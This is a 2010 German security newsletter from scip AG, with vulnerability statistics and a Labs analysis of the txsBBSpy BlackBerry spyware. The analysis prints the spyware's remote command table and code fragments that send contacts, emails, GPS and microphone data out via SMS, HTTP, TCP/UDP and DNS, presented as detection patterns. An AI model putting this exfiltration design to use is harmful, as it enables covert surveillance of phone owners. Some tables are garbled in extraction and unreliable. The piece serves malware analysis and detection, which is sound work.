


Verlauf der letzten drei Monate Schwachstelle/Schweregrad




Verlauf der letzten drei Monate Schwachstelle/Kategorie


Registrierte Schwachstellen by scip AG



Verlauf der Anzahl Schwachstellen pro Monat - Zeitperiode 2010




Verlauf der Anzahl Schwachstellen/Schweregrad pro Monat - Zeitperiode 2010



	2010 - Jan	2010 - Feb	2010 - Mrz	2010 - Apr	2010 - Mai	2010 - Jun	2010 - Jul	2010 - Aug	2010 - Sep	2010 - Okt	2010 - Nov	2010 - Dez
◆ Cross Site Scripting (XSS)	1		1	1								
■ Denial of Service (DoS)	1		5	3								
▲ Designfehler		2	1	3								
✧ Directory Traversal												
✳ Eingabeungültigkeit												
● Fehlende Authentifizierung												
✚ Fehlende Verschlüsselung												
— Fehlerhafte Leserechte												
— Fehlerhafte Schreibrechte												
◆ Format String												
■ Konfigurationsfehler												
▲ Pufferüberlauf	3	5	4	7								
✧ Race-Condition												
✳ Schwache Authentifizierung												
● Schwache Verschlüsselung												
✚ SQL-Injection												
— Symink-Schwachstelle												
— Umgehungs-Angriff		1										
◆ Unbekannt			1	1								


Verlauf der Anzahl Schwachstellen/Kategorie pro Monat - Zeitperiode 2010

Registrierte Schwachstellen by scip AG




Verlauf der Anzahl Schwachstellen pro Quartal seit 2003 Q1

scip monthly Security Summary 19.04.2010



Verlauf der Anzahl Schwachstellen/Schweregrad pro Quartal seit 2003 Q1





Verlauf der Anzahl Schwachstellen/Kategorie pro Quartal seit 2003 Q1

5. Labs

Auf der scip Labs Webseite (<http://www.scip.ch/?labs.archiv>) werden regelmässig Neuigkeiten und Forschungsberichte veröffentlicht.

5.1 txsBBSpy – Spyware für BlackBerry: Eine Analyse

12.02.2010 Marc Ruef, maru@scip.ch

[Tyler Shields](#) des Unternehmens Veracode hielt an der [ShmooCon 2010](#) einen Vortrag zur Sicherheit von BlackBerry-Geräten. Dabei diskutierte er in erster Linie die Möglichkeiten von mobiler Spyware:

While a number of “vendors” sell Blackberry spyware, until now only a limited number of public code examples exist. Real time capture of SMS messages, Emails, and phone call logs are a fraction of the features to be presented. Full source code to the spyware will also be released.

Seine Ausführungen illustrierte er mit einer eigens dafür angefertigten Backdoor namens txsBBSpy. Den [Java-Quelltext](#) dieser hat er noch gleichentags [veröffentlicht](#). In diesem Beitrag soll die Funktionsweise der Hintertür sowie die Implementierung besprochen werden.



Grundlage

Bei txsBBSpy handelt es sich um eine Spyware, die als Backdoor eingebracht wird. Sie wird genutzt, um die Aktivitäten einer Person zu überwachen und einzusehen. Ist die Malware einmal installiert, kann sie über verschiedene Kanäle gesteuert werden. Bei dieser Steuerung lässt sich das Verhalten der Hintertür anpassen, Zugriffe auf Datenbestände sowie Datensammlungen durchführen. Damit wird im weitesten Sinn ein RAT (Remote Access Tool) für BlackBerry realisiert. Ähnliche Ansätze haben wir bei unseren Implementierungen für das [Apple iPhone](#)

und für [HTC mit Windows Mobile](#) realisiert.

Die bereitgestellte Spyware ist primär in der Lage, sämtliche abgespeicherten Daten auslesen zu lassen. Dazu gehören die folgenden Kerndaten eines modernen Mobiltelefons:

- Adressbuch
- Anrufliste
- Emails

Zusätzlich können aber auch aktuelle Aktivitäten in Echtzeit überwacht werden. Zu diesen gehören die folgenden Möglichkeiten moderner Mobiltelefone:

- GPS-Koordinaten
- Aufzeichnung durch das eingebaute Mikrofon

Damit wird eine umfassende Überwachung des Geräts sowie dessen Benutzers möglich. Weiterführende Möglichkeiten, wie zum Beispiel das Generieren neuer Adressbucheinträge oder das Verschicken von Emails/SMS wäre ebenso denkbar. Damit liesse sich zum Beispiel ein Proxy oder ein Botnet aufbauen, mit dem sich aktuelle Geschäftsmodelle von Cyberkriminellen weiter vorantreiben lassen.

Fernsteuerung

Die Fernsteuerung erfolgt durch `processCommand(String cmd)`, wobei das Argument `cmd` unterschiedliche Kommandos entgegennehmen in der Lage ist. Die untenstehende Tabelle illustriert die implementierten Mechanismen. Wird beispielsweise `TXSPHLON` übergeben, wird der Phone Listener aktiviert. Und mit `TXSEXFILMS` wird die Datenextraktion mittels SMS realisiert.

Kommando	ID	Funktion Listener
TXSDIE	1	Beenden der Spyware
TXSPHLON	2	Aktivieren des Phone Listener
TXSPHLOFF	3	Deaktivieren des Phone Listener
TXSPIMON	4	Aktivieren des PIM Listener
TXSPIMOFF	5	Deaktivieren des PIM Listener
TXSSLINON	6	Aktivieren des SMS In Listener
TXSSLINOF	7	Deaktivieren des SMS In Listener
TXSSLROUT	8	Aktivieren des SMS Out Listener
TXSSLROUT	9	Deaktivieren des SMS Out Listener

Kommando	ID	Funktion Listener
TXSGLON	10	Aktivieren des GPS Listener
TXSGLOFF	11	Deaktivieren des GPS Listener

Kommando	ID	Funktion Dateiversand
TXSEXFILSMS	21	Dateiversand als SMS
TXSEXFILMSDG	22	Dateiversand als SMS Datagramm
TXSEXFILEMAIL	23	Dateiversand als Email
TXSEXFILGET	24	Dateiversand als HTTP GET
TXSEXFILPOST	25	Dateiversand als HTTP POST
TXSEXFILTCP	26	Dateiversand zu TCP-Socket
TXSEXFILUDP	27	Dateiversand zu UDP-Socket

Kommando	ID	Funktion Datensammlung
TXSDUMPCON	31	Ausgeben aller Kontakte
TXSDUMPGPS	32	Ausgeben der aktuellen GPS-Koordinaten
TXSDUMPPHONEL	33	Ausgeben aller Phone-Logs
TXSDUMPEMAIL	34	Ausgeben aller Emails
TXSDUMPMIC	36	Aufzeichnen der aktuellen Mikrofon-Eingabe

Kommando	ID	Funktion Kommunikation
TXSIP	41	Ändern der Ziel-IP-Ändern des Zielports
TXSEM	42	Adresse für UDP- und TCP-Transaktionen
TXSPORT	43	Ändern der Ziel-Mailadresse für Email-Transaktionen
TXSPHONE	44	Ändern der Ziel-Telefonnummer für SMS-Transaktionen
TXSURL	45	Ändern der URL für HTTP-Transaktionen
TXSHOST	46	Ändern des Ziel HOST für DNS-Transaktionen
TXSGTIME	47	Ändern des Aktualisierungszyklus für GPS-Tracking
TXSMTIME	48	Ändern der Dauer für Mikrofon-Aufnahmen

Kommando	ID	Funktion Ping
TXSPING	99	Auf Ping mit Pong antworten

Anhand der in `c` abgelegten ID werden sodann mit einem case-Konstrukt die jeweiligen Funktionen aufgerufen. Dies ist sehr modular und strukturiert gelöst. Zum Beispiel wird mittels folgendem Code der Phone Listener eingerichtet:

```
pl = new PhoneLogger();
Phone.addListener(pl);
break;
```

Ändern und Nutzen der Transaktionsmethode

Wird die Transaktionsmethode geändert, wird dies in `this.method` abgelegt, wobei hier acht unterschiedliche Werte von 1 bis 8 erwartet werden. Die nachfolgende Tabelle zeigt den Stand der gegenwärtigen Implementierung auf.

Method ID	Case ID	Methode
1	21	SMS
2	22	SMS Datagramm
3	23	Email
4	24	HTTP GET
5	25	HTTP POST
6	26	UDP
7	27	TCP
8	28	DNS

Hiermit wird eine umfassende und solide Implementierung bereitgestellt, die mit einem hohen Mass an Flexibilität aufwarten kann. So ist es möglich zwischen unterschiedlichen Kanälen zu wechseln, was spätestens dann erforderlich wird, wenn die Zielsystem mit zusätzlichen Mechanismen geschützt werden (z.B. Firewalling oder Hardening der Konfigurationen).

Die jeweiligen Transaktionsmethoden werden dann durch die Funktion `exfiltrate(String msg)` angesteuert. Diese entscheidet anhand der als `msg` übergebenen Argumente darüber, wie nun eine Datenübertragung stattfindet.

```
private void exfiltrate(String msg)
{
    if (msg.startsWith("TXS_") != true)
    // Make sure that we haven't already
    exfiltrated this message
    {
        msg = "TXS_"+msg; // Prepend our
        send marker
        switch (this.method)
        {
            case 1: exfilSMS(msg); break;
            case 2: exfilSMS_dg(msg); break;
            case 3: exfilEmail(msg); break;
            case 4: exfilHTTP_GET(msg); break;
```

```

    case 5: exfilHTTP_POST(msg);
break;
    case 6: exfilTCP(msg); break;
    case 7: exfilUDP(msg); break;
    case 8: exfilDNS(msg); break;
}

return;
}
    
```

Weiterführend sind dann Funktionen wie `exfilSMS(msg)` für das Übertragen der Daten per SMS oder `exfilHTTP_GET(msg)` für eine Transaktion per HTTP GET zuständig.

Eine Datenübertragung per SMS findet relativ simpel statt, indem durch den jeweiligen Connector das SMS mittels dem Scheme `sms://` generiert wird:

```

(MessageConnection) Connector.open("sms://" + this.pnum + ":3590");
    
```

Erkennung und Entdeckung

Die Erkennung der Malware ist durch die üblichen Mittel möglich. Eine Antiviren-Lösung kann versuchen durch patternbasierte oder heuristische Methoden die offensichtlichen Codeteile als solche zu identifizieren.

Es gibt jedoch eine Vielzahl an Eigenarten, die die Hintertür spätestens bei deren Aktivitäten im Netzwerk erkennen lassen.

Aktivität	Pattern	Code
Datenübertragung per Email	Mail-Betreff besteht aus Urgent Message	<code>m.setSubject("Urgent message");</code>
Datenübertragung per HTTP GET	URLs haben die Struktur <code>http://<url/<msg></code>	<code>c = (HttpConnection)Connector.open("http://" + this.url + "/" + msg);</code>
Datenübertragung per HTTP POST	User-Agent besteht aus BBSpyware <msg>	<code>c.setRequestProperty("User-Agent", "BBSpyware " + msg);</code>
Datenübertragung per UDP	Zielport ist standardmässig 4444	<code>conn = (DataGramConnection)Connector.open("udp://" + this.ip + ":" + this.port + ";4444");</code>

Fazit

Man merkt `txsBBSpy` an, dass es durch jemanden programmiert wurde, der ein derartiges Produkt nicht zum ersten Mal entwickelt hat. Zu strukturiert und zu modular ist die gegebene Implementierung, deren Sourcecode sich sehr einfach und angenehm lesen lässt.

Und so spürt man dann auch heraus, dass die Entwicklung weit über einen simplen Proof-of-Concept hinaus geht. Tyler steckt ein gewisses Mass an Leidenschaft in seine Lösung, die sich durchaus produktiv einsetzen lässt. Die gegebene Flexibilität ist nicht zu unterschätzen und eine Nutzung deshalb zusätzlich auch noch komfortabel.

Nur in einigen wenigen Punkten findet sich Verbesserungspotential. So gibt es einen [kleinen Fehler](#), der es verunmöglicht, dass eine Datenübertragung mittels DNS stattfinden kann. Und so macht es auch an anderer Stelle den Anschein, dass der veröffentlichte Code nicht ganz dem entspricht, was hinter verschlossenen Türen entwickelt wurde. Es schien, als sei so manches Feature kurzfristig vor dem Release entfernt worden, was durch den Entwickler in einem [Comment bestätigt wurde](#):

Great catch ;) There is indeed a removed feature in that location of the code. Consider it a preview of additional things to be released at Source Boston conference in April.

Dennoch zeigt das Produkt auf, dass auch auf BlackBerry-Plattformen mit Risiken durch Malware [zu rechnen ist](#). Da die Geräte bzw. die darauf installierte Software zudem vermehrt Schwachstellen aufweisen (z.B. wie zuletzt [im PDF-Viewer](#)), ist durchaus mit einem Potential für Kompromittierungen [zu rechnen](#). Erste breitflächige Infektionen sind jedoch in den letzten Monaten schon [verzeichnen gewesen](#). Dies ist nicht verwunderlich, weist das Unternehmen `comScore` die [Verbreitung von BlackBerry](#) mit 41.6% noch Ende 2009 als die grösste in den USA aus.

Anbieter	September 2009	Dezember 2009	Veränderung
RIM	42.60%	41.60%	-1.00%
Apple	24.10%	25.30%	+1.20%
Microsoft	19.00%	18.00%	-1.00%
Palm	8.30%	6.10%	-2.20%
Google	2.50%	5.20%	+2.70%



6. Bilderrätsel



GESUCHTE BEGRIFFE		
8 (english)	11 (english)	7 (english)

LÖSUNGSWORT

scip monthly Security Summary 19.04.2010

Wettbewerb

Mailen Sie uns das Lösungswort an die Adresse <mailto:info@scip.ch> inklusive Ihren Kontakt-Koordinaten.

Das Los entscheidet über die Vergabe des Preises. Teilnahmeberechtigt sind alle ausser den Mitarbeiterinnen und Mitarbeitern der scip AG sowie deren Angehörige. Es wird keine Korrespondenz geführt. Der Rechtsweg ist ausgeschlossen.

Einsendeschluss ist der **15.05.2010**.

Die GewinnerInnen werden nur auf ihren ausdrücklichen Wunsch publiziert. Die scip AG übernimmt keinerlei, wie auch immer geartete Haftung im Zusammenhang mit irgendeinem im Rahmen des Gewinnspiels an eine Person vergebenen Preises.

Gewinnen Sie ein Exemplar des Buches „Die Kunst des Penetration Testing“ von Marc Ruef. Dem meistverkauften deutschsprachigen Penetration Testing Fachbuch auf dem Markt.



<http://www.computec.ch/mruef/?s=dkdpt>

911 Buchseiten, ISBN 3-936546-49-5

7. Impressum

Herausgeber:



scip AG
Badenerstrasse 551
CH-8048 Zürich
T +41 44 404 13 13
<mailto:info@scip.ch>
<http://www.scip.ch>

Zuständige Person:



Marc Ruff
Security Consultant
T +41 44 404 13 13
<mailto:maru@scip.ch>

scip AG ist eine unabhängige Aktiengesellschaft mit Sitz in Zürich. Seit der Gründung im September 2002 fokussiert sich die scip AG auf Dienstleistungen im Bereich Information Security. Unsere Kernkompetenz liegt dabei in der Überprüfung der implementierten Sicherheitsmassnahmen mittels **Penetration Tests** und **Security Audits** und der Sicherstellung zur Nachvollziehbarkeit möglicher Eingriffsversuche und Attacken (**Log-Management** und **Forensische Analysen**). Vor dem Zusammenschluss unseres spezialisierten Teams waren die meisten Mitarbeiter mit der Implementierung von Sicherheitsinfrastrukturen beschäftigt. So verfügen wir über eine Reihe von Zertifizierungen (Solaris, Linux, Checkpoint, ISS, Cisco, Okena, Finjan, Trend-Micro, Symantec etc.), welche den Grundstein für unsere Projekte bilden. Das Grundwissen vervollständigen unsere Mitarbeiter durch ihre ausgeprägten Programmierkenntnisse. Dieses Wissen äussert sich in selbst geschriebenen Routinen zur Ausnutzung gefundener Schwachstellen, dem Coding einer offenen Exploiting- und Scanning Software als auch der Programmierung eines eigenen Log-Management Frameworks. Den kleinsten Teil des Wissens über Penetration Test und Log-Management lernt man jedoch an Schulen – nur jahrelange Erfahrung kann ein lückenloses Aufdecken von Schwachstellen und die Nachvollziehbarkeit von Angriffsversuchen garantieren.

Einem **konstruktiv-kritischen Feedback** gegenüber sind wir nicht abgeneigt. Denn nur durch angeregten Ideenaustausch sind Verbesserungen möglich. Senden Sie Ihr Schreiben an smss-feedback@scip.ch. Das Errata (Verbesserungen, Berichtigungen, Änderungen) der scip monthly Security Summarys finden Sie online. Der Bezug des scip monthly Security Summary ist **kostenlos**. [Anmelden!](#) [Abmelden!](#)